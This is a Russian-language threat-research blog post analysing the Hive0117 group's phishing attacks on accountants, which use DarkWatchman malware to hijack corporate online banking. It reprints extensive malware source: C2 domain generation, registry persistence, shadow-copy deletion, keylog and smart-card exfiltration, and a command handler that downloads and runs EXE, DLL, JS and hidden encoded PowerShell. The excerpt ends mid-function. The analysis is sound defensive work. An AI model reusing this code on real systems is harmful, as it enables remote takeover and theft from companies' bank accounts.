


Медовый капкан: исследуем атаки группировки Hive0117 на бухгалтеров компаний в России и странах СНГ

f6.ru/blog/honey-trap-hive0117

June 18, 2026



В 2026 году специалисты департамента противодействия финансовому мошенничеству ([Fraud Protection](#)) компании **F6** зафиксировали новую волну атак финансово мотивированной группы **Hive0117**, нацеленных на юридические лица. Злоумышленники заражают устройства бухгалтеров, получают доступ к системам дистанционного банковского обслуживания (ДБО) и выводят деньги на счета дропов, в том числе под видом перечисления зарплаты.

*Группировка **Hive0117** действует с конца 2021 года. Примечательна использованием бесфайлового вредоносного ПО **DarkWatchman**. Нацелена на финансовые отделы организаций из различных отраслей. Помимо России, среди целей в том числе замечены пользователи из Беларуси, Узбекистана и Казахстана. Злоумышленники маскируются под реальные организации, регистрируют инфраструктуру для рассылок и управляющих доменов, зачастую домены используют повторно. Для группировки характерны периодические простои продолжительностью до нескольких месяцев, за которыми следуют всплески масштабной активности.*

В 2026 году злоумышленники проводили рассылки, ориентированные на бухгалтеров, в адрес более **3000** российских компаний из разных отраслей. Пик рассылок пришёлся на февраль-март, после чего их количество пошло на спад и сократилось в десятки раз. Вредоносные рассылки клиентам компании F6 были успешно заблокированы системой защиты корпоративной почты F6 Business Email Protection ([F6 BEP](#)).

Кроме того, по данным департамента киберразведки ([Threat Intelligence](#)) компании F6, среди получателей рассылок группы Hive0117 оказались организации из СНГ, включая как минимум **6** компаний в **Беларуси** (из сфер телекома, промышленности, торговли и других), **3** – в **Казахстане** (интернет-магазины и предприятие химической промышленности) и **1** – в **Узбекистане** (производитель напитков).

Злоумышленники использовали, например, такие темы для писем, как: «Документы от <дата>», «Уведомление об окончании срока бесплатного хранения», «Счет на оплату», «накладная», «Акт сверки», «счет», «Fwd: Fwd: Документы от <дата>», «Задолженность по оплате», «Счет на оплату CPT-008.7z», «накладная от <дата>». Во всех случаях в этих письмах доставляли вредоносное ПО DarkWatchman.

Вредоносный файл скрывался в RAR-архивах под видом счетов на оплату, актов сверок, накладных и других документов. Пароли к этим архивам были указаны в тексте письма – так киберпреступники пытаются скрыть вредоносное ПО от обнаружения фильтрами почтовых сервисов и антивирусов. При открытии архива пользователь запускал скрытый внутри файл, который приводил к установке трояна. После этого злоумышленники могли получить доступ к системам дистанционного банковского обслуживания, через которые бухгалтеры совершают платёжные операции.

Особенность атак на бухгалтеров образца 2026 года – в новой тактике, которую злоумышленники применяли для кражи денег со счетов компаний.

Продвинутые антифрод-решения, которые банки используют для защиты клиентов – физических лиц позволяют за считанные доли секунды проанализировать каждую платёжную операцию по множеству параметров и показателей, начиная с устройства пользователя и установленных на нём приложений до контекста транзакции и рискованных признаков. Это позволяет заблокировать подозрительные переводы.

Для вывода денег со счетов организаций киберпреступники применяют новую уловку. Используя удалённый доступ к системам дистанционного банковского обслуживания через взломанные компьютеры бухгалтеров, они оформляют платежи для зачисления на банковские счета по реестру. **Формально это выглядит как перечисление зарплаты**, однако в реестре были указаны банковские счета дропов. Если такие платёжные операции не проходят через антифрод-системы,

злоумышленники получают возможность вывести со счетов компаний значительные суммы.

По оценкам F6, с начала 2026 года группировка Hive0117 совершила около **400** успешных атак на российские компании. Средняя сумма ущерба от этих атак в марте-апреле выросла с **3 млн** до **10 млн** рублей.

Специалисты [F6 Fraud Protection](#) изучили весенние атаки Hive0117 и разобрали инструменты, которые используют злоумышленники. Итоги исследования представляем в этом блоге.

Как бухгалтер бухгалтеру

В 2026 году группировка **Hive0117** использовала для атак целый арсенал вредоносного ПО, включающий несколько вредоносных модулей для ПК под управлением Windows, каждый из которых обладает собственным функционалом. Сценарий атаки включает несколько этапов, для каждого из которых мошенникам требуется использование какого-либо из модулей ВПО.

Первый этап комплексной атаки – заражение компьютера бухгалтера с использованием ВПО **DarkWatchman**. Злоумышленники распространяют вредоносную программу через фишинговую рассылку по электронной почте (об этом мы [рассказывали](#) в апреле 2026 года), маскируя под документ, при попытке открытия которого происходит запуск ВПО.




Рисунок 1 – Пример распространения ВПО DarkWatchman по электронной почте

После установки DarkWatchman на устройство выгружается модуль кейлоггера, задача которого – перехват чувствительных данных, введенных на клавиатуре, данных буфера обмена, а также проверка наличия криптографического токена, вставленного в USB-разъем компьютера. Этот момент особенно важен для злоумышленников: наличие токена обязательно для аутентификации в кабинете ДБО юридического лица – а значит, к следующему этапу атаки злоумышленники переходят только в тот момент, когда модуль кейлоггера обнаружит криптографический токен.

Существует два способа подтверждения двухфакторной аутентификации при работе через ДБО юридического лица: с помощью криптографического токена либо с помощью СМС-кода. Соответственно, в зависимости от способа двухфакторной аутентификации существуют два вектора атаки: с захватом управления при наличии криптографического токена, вставленного в USB-разъем зараженного компьютера, либо с установкой Android-приложения на мобильное устройство пользователя для перехвата кодов двухфакторной аутентификации из СМС.

В первом случае, как только жертва вставит криптографический токен в USB-разъем устройства, злоумышленники доустанавливают еще одну программу, как правило – средство удаленного администрирования или RAT (*Remote Access Trojan, троян удалённого доступа*), позволяющий управлять экраном зараженного устройства. Достаточно часто в роли такого средства удаленного доступа используются LiteManager, BitRAT и различные ВПО с функционалом hVNC.

Техническое описание атаки

С технической точки зрения можно выделить следующий набор вредоносных утилит, используемых злоумышленниками для произведения комплексной атаки:

- DarkWatchman;
- кейлоггер;
- RAT (троян удаленного доступа).

Рассмотрим эти утилиты по отдельности.

DarkWatchman

DarkWatchman RAT — троян удаленного доступа. В атаках на бухгалтеров роль этого ВПО – средство первичного скрытого удалённого доступа к зараженному компьютеру, которое также обеспечивает возможность загружать дополнительные вредоносные программы для проведения комплексной атаки.

Функционал DarkWatchman включает сбор базовой информации о системе и используемых в ней антивирусных решениях, что позволяет злоумышленникам принимать решение о проведении дальнейшей атаки. Однако основной функционал DarkWatchman – возможность дозагрузки различных видов исполняемых файлов на зараженную систему и их запуска разными способами.

Рассмотрим данное ВПО на примере семпла, который использовался злоумышленниками в одной из недавних атак.

Образец ВПО распространялся с помощью фишинговой почтовой рассылки в виде исполняемого EXE-файла, замаскированного под документ. Цель такой маскировки – ввести пользователя в заблуждение и побудить его попытаться открыть файл, тем самым запустив вредоносное ПО.



Акт сверки март.exe

Рисунок 2 – Пример
маскировки
исполняемого EXE-
файла под документ
в формате .PDF

Когда пользователь попытается открыть вложение письма, произойдет запуск исполняемого файла, осуществляющего распаковку исполняемого JavaScript-файла – это и есть DarkWatchman в чистом виде.

Запуск и исполнение JS-скрипта в ОС Windows производится с помощью ее встроенных механизмов, а именно с помощью Windows Based Script Host (wscript.exe) – скриптовой оболочки Windows, которая позволяет обрабатывать и выполнять JS-скрипты в операционной системе и в легитимных целях используется для автоматизации и администрирования компьютера.




Рисунок 3 – Запуск процесса через JS-оболочку Windows

Для обеспечения большей устойчивости к разрыву соединения DarkWatchman реализует функционал автоматического составления доменного имени, к которому он будет обращаться как к управляющему серверу. ВПО пытается составить URL из нескольких частей до тех пор, пока с одним из составленных доменных имен не будет установлено соединение. Таким образом, при потере злоумышленниками доступа к одному из доменов, они могут продолжить управлять зараженным компьютером через любой другой.

Доменное имя составляется путем конкатенации (*операции объединения нескольких строк или последовательностей символов в одну*) трех строк. Первая часть может включать подстроки:

- e732a5ae
- 90359538
- 093cc482
- 7e3bf414
- e05f61b7
- 97585121
- 0e51009b
- 7956300d
- e9e92d9c
- 9eee1d0a

Вторая часть может включать:

- .xyz
- .shop
- .buzz

Третья часть включает значение /index.php.

```
var url_prefix='http://'+'';
var url_zones=new Array('.xyz','.shop','.buzz');
var url_suffix='/index.php';
var default_salt='36b0c30e';
var domains=new Array('e732a5ae','90359538','093cc482','7e3bf414','e05f61b7','97585121','0e51009b','7956300d','e9e92d9c','9eee1d0a');
```

Рисунок 4 – Генерация URL управляющего сервера

Как уже упоминалось ранее, на этапе старта Darkwatchman собирает базовую информацию о компьютере, на котором он был запущен. К собираемым данным относятся:

— Основная версия операционной системы. Данные собираются из пути реестра Windows `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentMajorVersionNumber`, либо, если собрать из этого пути не удалось — из `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentVersion`.

— Дополнительная версия операционной системы. Собирается из пути редактора реестра Windows `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentMinorVersionNumber`.

— Номер сборки Windows. Параметр собирается из пути реестра

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentBuildNumber.

— Номер ревизии сборки Windows. Параметр собирается из пути реестра

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ UBR.

— Редакция установленной Windows. Параметр собирается из пути реестра

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ EditionID.

— Публичное название версии ОС. Параметр из пути реестра

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\DisplayVersion.

— Язык операционной системы. Параметр из пути реестра

HKEY_CURRENT_USER\Control Panel\International\LocaleName.

— Принадлежность зараженного ПК к домену и его роль в нем. Параметр собирается из встроенной базы данных ОС Windows через выполнение запросов *SELECT DomainRole FROM Win32_ComputerSystem* и *SELECT PartOfDomain FROM Win32_ComputerSystem*.

— Название установленного в системе антивируса. Определяется через запрос к WMI-пути *SELECT * FROM AntiVirusProduct* с последующим получением *displayName* – имени антивируса.

— Имя компьютера

— Имя пользователя

— Наличие у запущенного процесса прав администратора.

На этапе закрепления в системе DarkWatchman может использовать параметр реестра «*HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM\<UID> + v*» для записи JS-кода, необходимого для выполнения при перезапуске устройства.

```

var auto_js=cfg_get_param(uid+'v');
if((auto_js!=false)&&(auto_js!=''))
{
    try
    {
        var res=eval(expand_subst(auto_js));
        if((typeof res=='undefined')&&(typeof autostart_js_activate!='undefined'))
            res=autostart_js_activate();
    }
    catch(e){}
}

```

Рисунок 5 – Запись кода для автозагрузки Windows

В рамках конфигурирования Darkwatchman происходит корректировка временного интервала обращения ВПО к серверу в зависимости от значения, прописанного в пути реестра «HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM\<UID> + t». Значение интервала может быть получено при получении соответствующей управляющей команды.

Примечательно, что на этапе установки DarkWatchman демонстрирует окно с сообщением о якобы поврежденном документе, чтобы объяснить пользователю причину, по которой документ, полученный по почте, не удалось открыть.

```

}
wscript_shell.Popup('Corrupted document.',30,'Error',4096);
}

```

Рисунок 6 – Вывод окна о поврежденном документе

Кроме того, при получении прав администратора в системе ВПО удаляет теньевые копии в системе.

```

function reset_restore_points()
{
    try {
        wscript_shell.Run('vssadmin.exe Delete Shadows /All /Quiet',2,false);
    }catch(e){}
}

```

Рисунок 7 – Удаление теньевых копий в системе

DarkWatchman осуществляет интеграцию с модулем кейлоггера, получая от него данные о перехваченных нажатиях клавиш и содержимом буфера обмена и сохраняя в пути реестра «HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM\<UID> + a». ВПО непрерывно отправляет содержимое этого параметра реестра на сервер злоумышленников вместе с данными о смарт-картах, подключенных к зараженному

устройству. Эти данные также собираются модулем кейлоггера и отправляются на сервер в заголовке «X-Client-Sc» HTTP-запроса.

```
function srv_send_keylog()
{
    var kl_data=cfg_get_param(uid+'a');
    if(kl_data)
        cfg_set_param(uid+'a','');
    else kl_data='';
    var scards=cfg_get_param(uid+'d');
    var add_hdr_key=null;
    var add_hdr_value=null;
    if((scards)&&(scards!=''))
    {
        add_hdr_key='X-Client-Sc';
        add_hdr_value=bin2hex(scards,0);
    }
    srv_send_data(3,0,kl_data,add_hdr_key,add_hdr_value);
}
```

Рисунок 8 – Отправка похищенных данных на сервер

Вредоносная программа способна обрабатывать ответы на непрерывно отправляемые ей HTTP-запросы на сервер, интерпретируя HTTP-статус ответа сервера как управляющую команду. Рассмотрим каждую из них по отдельности.

```

function srv_response(status,responseBody,responseText)
{
    try
    {
        switch(status)
        {
            case 200: break;
            case 820: execute_exe(false,responseText,responseBody); break;
            case 821: load_dll(responseText,responseBody); break;
            case 822: execute_cmd_line(responseText); break;
            case 823: execute(responseText); break;
            case 824: execute_wsh(responseText,responseBody); break;
            case 825: eval_js(responseText); break;
            case 826: execute_ps(responseText); break;
            case 827: stop_self(); break;
            case 828: uninstall(); break;
            case 829: upload_file(responseBody,responseText); break;
            case 830: set_timeout(responseText); break;
            case 831: set_cc_url(responseText); break;
            case 832: update_self(responseBody,responseText); break;
            case 833: update_keylogger(responseText); break;
            case 834: set_autostart_js(responseText); break;
            case 835: execute_exe(true,responseText,responseBody); break;
            case 839: reflective_load64(responseText,responseBody); break;
            case 840: reflective_load32(responseText,responseBody); break;
            case 841: execute_ps_in_proc(responseText); break;
            case 842: restart_ps(); break;
            case 843: restart_self(); break;
            default:
                return -2;
                break;
        }
    }
    catch(e){ return -99; }
    return 0;
}

```

Рисунок 9 – Обработка команд с сервера

DarkWatchman обрабатывает такие HTTP-статусы ответа сервера, как:

- При ответе сервера со статусом 200 ВПО не выполняет никаких действий.
- 820 и 835. При таком статусе ответа выполняется загрузка с сервера исполняемого EXE-файла и его сохранение во временном файле. В зависимости от первого аргумента EXE-файл выполняется в командной строке с отправкой на сервер результата исполнения или же в отдельном процессе без ожидания результата.

```

function execute_exe(get_out,responseText,responseBody)
{
    var res=-4;
    var out_text='';
    try
    {
        res=-3;
        var norm_data=unxor_cc_response_byte(responseText);
        if(mz_found(norm_data))
        {
            res=-2;
            var exe=get_tmp_filename('exe');
            if(put_file_bin_content(exe,norm_data,true))
            {
                res=-1;
                var arg_line=get_responce_param(1);
                if((arg_line!==false)&&(arg_line!=''))
                {
                    arg_line=' '+expand_subst(arg_line);
                }
                else arg_line='';
                if(get_out)
                {
                    if((out_text=_execute_cmd_line(exe+arg_line))!=false)
                    {
                        res=1;
                    }
                }
                else
                {
                    var r=wscript_shell_exec(exe+arg_line);
                    if(r === true)res=1;
                    else out_text=r;
                }
            }
        }
    }
    catch(e){ res=-99; }
    srv_send_result(res,out_text);
}

```

Рисунок 10 – Обработка команды выполнения EXE-файла

При получении такого HTTP-кода статуса ответа сервера осуществляется загрузка с сервера DLL-библиотеки с ее дальнейшим запуском с помощью команды «rundll32.exe <dll-файл> <аргументы>»

```

function load_dll(responseText,responseBody)
{
    out_text='';
    var res=-3;
    try
    {
        var norm_data=unxor_cc_response_byte(responseText);
        if(mz_found(norm_data))
        {
            res=-2;
            var dll=get_tmp_filename('dll');
            if(put_file_bin_content(dll,norm_data,true))
            {
                res=-1;
                var proc=get_response_param(1);
                var arg_line=get_response_param(2);
                if((proc==false)||((proc==''))proc='0';
                if((arg_line!=false)&&(arg_line!=''))arg_line=' '+expand_subst(arg_line);else arg_line='';
                if(StartProcessViaWmi('rundll32.exe "'+dll+'",'+proc+arg_line))res=1;
            }
        }
    }
    catch(e){ res=-99; }
    srv_send_result(res,out_text);
}

```

Рисунок 11 – Обработка команды запуска DLL-библиотеки

Данный код вызывает выполнение переданной с сервера команды в CMD-интерфейсе Windows. Результат выполнения отправляется на сервер.

```

function _execute_cmd_line(cmd_line)
{
    try
    {
        var cmd=get_comspec();
        if(cmd)
        {
            var exec=wscript_shell.Exec(cmd+' /c '+expand_subst(cmd_line));
            if(exec)
            {
                var out_text='';
                while(!exec.StdOut.AtEndOfStream)out_text+=exec.StdOut.ReadAll();
                while(!exec.StdErr .AtEndOfStream)out_text+=exec.StdErr .ReadAll();
                out_text=str_conv(out_text,'ibm866','windows-1251');
                return out_text;
            }
        }
    }
    catch(e){}
    return false;
}

function execute_cmd_line(responseText)
{
    var res=-2;
    var out_text='';
    try
    {
        if(responseText!='')
        {
            res=-1;
            if((out_text=_execute_cmd_line(responseText))!=false)res=1;
        }
    }
    catch(e)
    {
        res=-99;
        out_text=e.message;
    }
    srv_send_result(res,out_text);
}

```

Рисунок 12 – Обработка команды выполнения CMD

При получении HTTP-ответа с таким статусом происходит выполнение программы, находящейся по переданному в ответе пути через интерфейс Windows Script Host.

```

function execute(responseText)
{
    var res=-1;
    var res_str='';
    try
    {
        var r=wscript_shell_exec(expand_subst(responseText));
        if(r === true)
        {
            res=1;
        }
        else res_str=r;
    }
    catch(e){ res=-99; }
    srv_send_result(res,res_str);
}

```

Рисунок 13 – Обработка команды выполнения JS в Windows

```

function wscript_shell_exec(cmd_line)
{
    try
    {
        if(wscript_shell.Exec(cmd_line))return true;
    }
    catch(e){ return e.message; }
    return false;
}

```

Рисунок 14 – Выполнение JS в Windows

Получение HTTP-ответа с сервера с таким статус-кодом вызывает запуск переданного в теле ответа js-скрипта через встроенную JS-оболочку Windows, представленную утилитой wscript.exe.

```

function execute_wsh(responseText,responseBody)
{
    var res=-3;
    try
    {
        var filename=get_responce_param(0);
        if(filename!==false)
        {
            res=-2;
            var norm_data=unxor_cc_response_byte(responseText);
            var ext=extract_file_ext(filename);
            if(ext=='')ext='js';
            var tmp=get_tmp_filename(ext);
            if(put_file_bin_content(tmp,norm_data,true))
            {
                res=-1;
                var arg_line=get_responce_param(1);
                if((arg_line!==false)&&(arg_line!=''))arg_line=' '+expand_subst(arg_line);else arg_line='';
                if(StartProcessViaWmi('wscript.exe '+tmp+' '+arg_line))res=1;
            }
        }
    }
    catch(e){ res=-99; }
    srv_send_result(res,'');
}

```

Рисунок 15 – Выполнение JS-скрипта в Windows с передачей с сервера

Получение данного кода будет вызывать удаленное выполнение JS-кода в рамках выполняемого процесса DarkWatchman.

```

function eval_js(js)
{
    try
    {
        var res=eval(expand_subst(js));
        if((typeof res=='undefined')&&(typeof activate!='undefined'))res=activate();
        if((typeof res!='undefined')&&(typeof res['status']!=undefined)&&(typeof res['data']!=undefined))
        {
            srv_send_result(res['status'],res['data']);
        }
        else srv_send_result(1,'Executed');
    }
    catch(e)
    {
        srv_send_result(-99,'Exception');
    }
}

```

Рисунок 16 – Выполнение JS в Windows с передачей с сервера

Получение кода 826 инициирует запуск PS-скрипта на зараженной машине.

```
function execute_ps(responseText)
{
    var res=-2;
    try
    {
        if(responseText!='')
        {
            res=-1;
            if(StartProcessViaIcm('powershell.exe -NoP -NonI -W Hidden -Exec Bypass -enc '+responseText))res=1;
        }
    }
    catch(e){ res=-99; }
    srv_send_result(res,'');
}
```

Рисунок 17 – Обработка команды запуска PS-скрипта

Команда инициирует остановку всех процессов DarkWatchman, включая модуль кейлоггера.

```
function stop_self()
{
    kill_ps_processes();
    WScript.Quit();
}
```

Рисунок 18 – Обработка команды остановки DarkWatchman

Статус HTTP-ответа вызывает запуск процедуры самоудаления DarkWatchman, сопровождающуюся очисткой логов, истории браузера и удалением собственного файла.

```
function uninstall()
{
    kill_ps_processes();
    clear_browsers_history(true);
    cfg_clear();
    delete_autostart_task('ComponentsUpdate');
    delete_autostart_task('ComponentsUpdateSvc');
    erase_file(self_dir+'dynwrapx.dll');
    if(admin)reset_restore_points();
    if(admin)clear_windows_logs();
    erase_file(self_file);
    WScript.Quit();
}
```

Рисунок 19 – Обработка команды самоудаления DarkWatchman

Команда, вызываемая получением такого статус-кода HTTP-ответа сервера, производит загрузку файла в файловую систему зараженного компьютера. Если файл существует, он перезаписывается переданными данными.

```

function upload_file(responseBody,responseText)
{
    var res=-1;
    try
    {
        var norm_data=unxor_cc_response_byte(responseText);
        var filename=get_responce_param(0);
        if((filename === false)|| (filename===''))filename=gen_rnd_str();
        filename=self_dir+filename;
        if(fso.FileExists(filename))fso.DeleteFile(filename,true);
        if(!fso.FileExists(filename))put_file_bin_content(filename,norm_data,true);
        if(fso.FileExists(filename))res=1;
    }
    catch(e){ res=-99; }
    srv_send_result(res,'');
}

```

Рисунок 20 – Обработка команды загрузки файла на ПК

Получение такого HTTP-кода вызывает команду настройки таймута, отвечающего за частоту обращения зараженного компьютера к вредоносному серверу.

```

function set_timeout(t)
{
    var ti=parseInt(t);
    srv_connect_timeout=ti * 1000;
    if(cfg_set_param(uid+'t',srv_connect_timeout)!=false)
    {
        srv_send_result(1,'Timeout: '+ti+' sec.');
```

Рисунок 21 – Обработка команды настройки таймута

Команда меняет управляющий сервер на переданный в теле ответа. Смена происходит после предварительного тестирования доступности, что является еще одним механизмом поддержания непрерывного соединения ВПО с управляющим сервером злоумышленников.

```
function set_cc_url(url)
{
    var res=-2;
    if(srv_test_connect(url,5))
    {
        res=-3;
        if(cfg_set_param(uid+'c',url))
        {
            res=1;
            srv_url=url;
        }
    }
    else srv_send_result(res, '');
}
```

Рисунок 22 – Обработка команды смены управляющего URL

Данная команда позволяет производить самообновление DarkWatchman, перезаписывая его на диске переданной версией и меняя задачу автозапуска.

```
function update_self(responseBody,responseText)
{
    var res=-3;
    try
    {
        var norm_data=unxor_cc_response_byte(responseText);
        if(erase_file(self_file))
        {
            res=-2;
            if(put_file_bin_content(self_file,norm_data,true))
            {
                res=-1;
                var ws_path= shell_application.Namespace(41).Self.Path+'\\wscript.exe';
                create_autostart_task(as_entry_name,ws_path,''+self_file+' '+add_key,admin);
                if(StartProcessViaWmi(ws_path+' '+self_file+' '+add_key+' /upd'))
                {
                    kill_ps_processes();
                    WScript.Quit(0);
                }
            }
        }
    }
    catch(e){ res=-99; }
    srv_send_result(res,'');
}
```

Рисунок 23 – Обработка команды обновления DarkWatchman

Получение такого кода выполняет обновление кейлоггера. При обновлении используются методы, отсутствующие в теле DarkWatchman, что может свидетельствовать об устаревании данного механизма обновления кейлоггера.

```

function update_keylogger(responseText)
{
    var res=-2;
    var msg='';
    var norm_data=unxor_cc_response_byte(responseText);

    stop_keylogger();
    if(keylogger_hex_to_registry(norm_data))
    {
        res=-1;
        if(start_keylogger())res=1;
    }
    if(res==1)msg='Keylogger updated';
    srv_send_result(res,msg);
}

```

Рисунок 24 – Обработка команды обновления кейлоггера

Включение задачи на автозапуск DarkWatchman при перезапуске устройства.

```

function set_autostart_js(responseText)
{
    if(cfg_set_param(uid+'v',responseText)!=false)
        srv_send_result(1,'');
    else srv_send_result(-1,'');
}

```

Рисунок 25 – Автозапуск DarkWatchman

839 и 840. Данные статус-коды сервера вызывают рефлексивную загрузку исполняемого файла с сервера с его передачей в реестр Windows по пути «HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\DWM\\<UID> + f64/f32»

```

function reflective_load64(responseText,responseBody)
{
    if(prc_arch!=32)
    {
        srv_send_result(-2, '64-bit process. Old version?');
        return false;
    }
    var norm_data=unxor_cc_response_byte(responseText);
    var res=-11;
    if(mz_found(norm_data))
    {
        var hex_data=bin2hex(norm_data,add_key);
        if(cfg_set_param(uid+'f64',hex_data))
        {
            srv_send_result(11,'received');
            set_next_connectShortly();
        }
        else srv_send_result(-11,'save failed');
    }
    else srv_send_result(-3,'JS: MZ not found');
}

```

Рисунок 26 – Обработка команды рефлексивной загрузки исполняемого файла

Данный статус-код сервера вызывают рефлексивную загрузку Powershell-скрипта с сервера с его передачей в реестр Windows по пути
«HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\DWM\\<UID> + g»

```
function execute_ps_in_proc(responseText)
{
